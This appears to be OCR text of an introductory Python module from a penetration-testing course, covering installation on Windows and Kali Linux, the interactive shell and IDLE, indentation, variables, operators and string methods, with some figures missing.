Penetration Testing Student

v4

Programming in Python

Section 02 | Module 03

Table of Contents

Module 03 | Programming in Python

Learning Objectives

By the end of this module, you should have a better understanding of:

- How to use python among operating systems
- Solid basics of python programming

Introduction

Welcome to the Python Programming Section!

In this section, we cover some important concepts about Python.

You can find all the Python code samples used on the **Resources** drop-down menu of this module.


What is Python?

3.1 What is Python

Python is a powerful object-oriented programming language, and it is:

- Cross-platform
- Free
- Interpreted: it runs directly from the source code (no need to compile it)
- Often used in scripting roles
- Easily usable in conjunction with components written in other languages


3.1 What is Python



To start programming in Python, we need to download and install it. You can do it at the following link: http://www.Python.org/getit. If you use Kali Linux, please skip this step, as Python is already installed in your OS.


3.1 What is Python

Once installed we can start using Python in 2 different ways: **Basic interactive** & **IDLE** (Python shell)




The **basic interactive** is a primitive environment. If during the installation you enabled the option 'Add Python.exe to Path', you can run it by opening a command shell and running the command 'Python'.


IDLE combines an interactive interpreter with code editing and debugging. You can run it by pressing start and searching for 'Python IDLE'.



3.1 What is Python

When working interactively, the results of our code are displayed after the **>>>** lines after you press the Enter key. Each time you run a Python command, it runs immediately.






The above program is a “hello world” written in Python.

3.1 What is Python

Installing Python in a Windows environment is a very simple task. If you are going to use **Kali Linux**, Python is pre-installed. Depending on the Kali release, different Python versions may be installed. If you want to check your version, open a console and type the following command:

```
python -V
```



3.1 What is Python

Moreover, if you want to use Python idle, you need to install the right packages.


You can do it typing the following command:

```
apt-get install idle
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# apt-get install idle
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer requi
red:
  dkms epiphany-browser-data libcrypt-passwdmd5-perl linux-headers-amd64
  python-flask python-jinja2 python-markupsafe python-werkzeug
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
  idle-python2.7
The following NEW packages will be installed:
  idle idle-python2.7
0 upgraded, 2 newly installed, 0 to remove and 13 not upgraded.
Need to get 307 kB of archives.
After this operation, 1,024 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://http.kali.org/kali/ kali/main idle-python2.7 all 2.7.3-6+deb7u
2 [304 kB]
Get:2 http://http.kali.org/kali/ kali/main idle all 2.7.3-4+deb7u1 [3,044 B
]
Fetched 307 kB in 1s (279 kB/s)
Selecting previously unselected package idle-python2.7.
(Reading database ... 329338 files and directories currently installed.)
Unpacking idle-python2.7 (from .../idle-python2.7_2.7.3-6+deb7u2_all.deb) .
..
Selecting previously unselected package idle.
Unpacking idle (from .../idle_2.7.3-4+deb7u1_all.deb) ...
Processing triggers for desktop-file-utils ...
Processing triggers for gnome-menus ...
Processing triggers for man-db ...
Processing triggers for menu ...
Setting up idle-python2.7 (2.7.3-6+deb7u2) ...
Setting up idle (2.7.3-4+deb7u1) ...
Processing triggers for menu ...
root@kali:~#
```

3.1 What is Python


As shown in the below images, similar to Windows systems, we can now run Python code by typing the command `python` from the console. IDLE can be used by typing the command `idle-python2.7`.



3.1 What is Python

Since our next samples are based on Python 3.3.0 and Python 3.4.2, we need to know how to install this version on Linux systems.


The installation process is quite simple. In Kali Linux, we can download Python 3.4.2 here:
http://www.Python.org/getit/



3.1 What is Python


Now that we have downloaded the Python-3.4.2.tar.xz file, open a console, move to the directory where the file resides and run the following commands:

```
tar xvf Python-3.4.2.tar.xz
cd Python-3.4.2/
./configure
make
make install
```



3.1 What is Python

Now we can run any Python version by typing the right command.



3.1 What is Python

Why Interactive?


The interactive prompt runs your code on the fly, but remember that it does not save your code in a file. It is very useful if you want to experiment and test short programs.

The immediate feedback of the interactive prompt is the best way to start learning how Python works and it is the easiest way to learn what a piece of code does without running the whole program.

3.1 What is Python


Using the interactive shell, we can see errors while we write our code. In the below program we are trying to print a variable that does not exist (**f**), and of course, the interpreter returns an error.

The last line of the message shows the exception detected, while right above it we can see the affected statement.




3.1 What is Python

As you can imagine, you can also create your program in a non-interactive way. You can use any text editor to create it or use the integrated editor in IDLE by clicking *File->New File*.




3.1 What is Python

Once your program is complete, you must save it using the **.py** extension.



3.1 What is Python

Now that your program is complete, you can run it from within the IDLE window (Run->Run Module) or by using the Windows command shell (**python your_program.py**). Running the code from IDLE causes the code to run in the Python Shell.



3.1 What is Python

IMPORTANT NOTE!

Python differs from many other programming languages because it uses whitespace and indentation to determine block structures. In other words, Python specifies that several statements are part of a single group by indenting them.

Indentation is a good practice that makes code easier to read. While other programming languages (like C/C++/Java…) use curly brackets '{}' to begin and end instruction blocks, Python uses indentation!

3.1 What is Python

The below code prints all the numbers from 0 to 9. As we can see, C++ uses the { and } to delimit the body of the while loop. In the Python screenshot, you can see that Python does not use brackets to delimit a block, instead it uses indentation.

C++

```
using namespace std;

int main ()
{

    int n=0;
    while(n < 10){
    cout << n << " ";
    ++n;
    }
    return 0;
}
```

Curly Brackets delimit the block


Python


```
Python 3.3.0 (v3.3.0:bd8afb90ebf2,
tel)] on win32
Type "copyright", "credits" or "li
>>> n = 0
>>> while n < 10:
        print(n)
        n += 1
```

Indentation delimits the block

3.1 What is Python


Here is another example that shows the importance of indentation. The only difference between the two scripts is the indentation at the **print(n)** statement.






3.1 What is Python

In the first case (left), the print statement is part of the while block. If we run the script, print is executed 10 times. In the second script (right), the print statement is outside the while structure, and it is executed one time.






3.2

Variables & Types

3.2 Variables & Types

Now that we know a few basic concepts of Python, we can dive in.

In this section, we will see how to declare variables and how we can assign values to them.



3.2 Variables & Types

Unlike many other programming languages, in Python, there is no variable type declaration or an end-of-line delimiter (such as the ‘;’ delimiter).

```
x = 10
y = “Hello”
```


3.2 Variables & Types

```
x = 10
y = "Hello"
```

Here we see perfectly legal Python code that creates a variable named '**x**' and assigns the value 10 to that variable. The second statement creates a new variable **y** and assigns the string "*Hello*".

As you can see, variables are created automatically when they are first assigned a value.

3.2 Variables & Types



We do not need to declare the type of the variable.

As shown in the above code, the same variable could first refer to an integer value, and later be assigned a different data type. Note that new assignments override any previous assignment.

3.2 Variables & Types


In the previous code, we have seen how easy it is to declare numbers and string variables.

You can manipulate numbers with the following operators:

Operator	
=	Assignment
+	Addition
-	Subtraction
*	Multiplication
/	Division (results in float)
//	Division (results in truncation)
**	Exponentiation
%	Modulus

3.2 Variables & Types

Here are some examples that show how these operators work.



Division with truncation

This assigns to y the previous y value plus 1. Note this works on strings too.

3.2 Variables & Types

Strings can be declared in many different ways.

You can use double quotes (“ **string** ”), single quotes (‘ **string** ’), triple single quotes (‘‘‘ **string** ’’’) and triple double quotes (“““ **string** ”””).

```
“ allow ‘single’ quotes ”
‘ allow “double” quotes ’
‘‘‘contain single and double quotes ’’’
“““ string that can
    be written
    in multiple lines ”””
```

3.2 Variables & Types

Strings have several operators (**in**, **+**, ***) and methods that allow you to work with the contents. You can find a complete list at the following links.

Note that strings are immutable; meaning that methods and operators will return new strings derived from the original.

- http://docs.Python.org/3.3/library/stdtypes.html#string-methods
- http://docs.Python.org/3.3/library/text.html

3.2 Variables & Types

Here are some examples of these operators:

```
>>> x = "Hello World"
>>> x + ", this is python"
'Hello World, this is python'
>>> "World" in x
True
>>> x.split()
['Hello', 'World']
>>> x.upper()
'HELLO WORLD'
>>> x
'Hello World'
>>> x = x + ", this is Python"
>>> x
'Hello World, this is Python'
>>> x += "!!"
>>> x
'Hello World, this is Python!!'
>>>
```

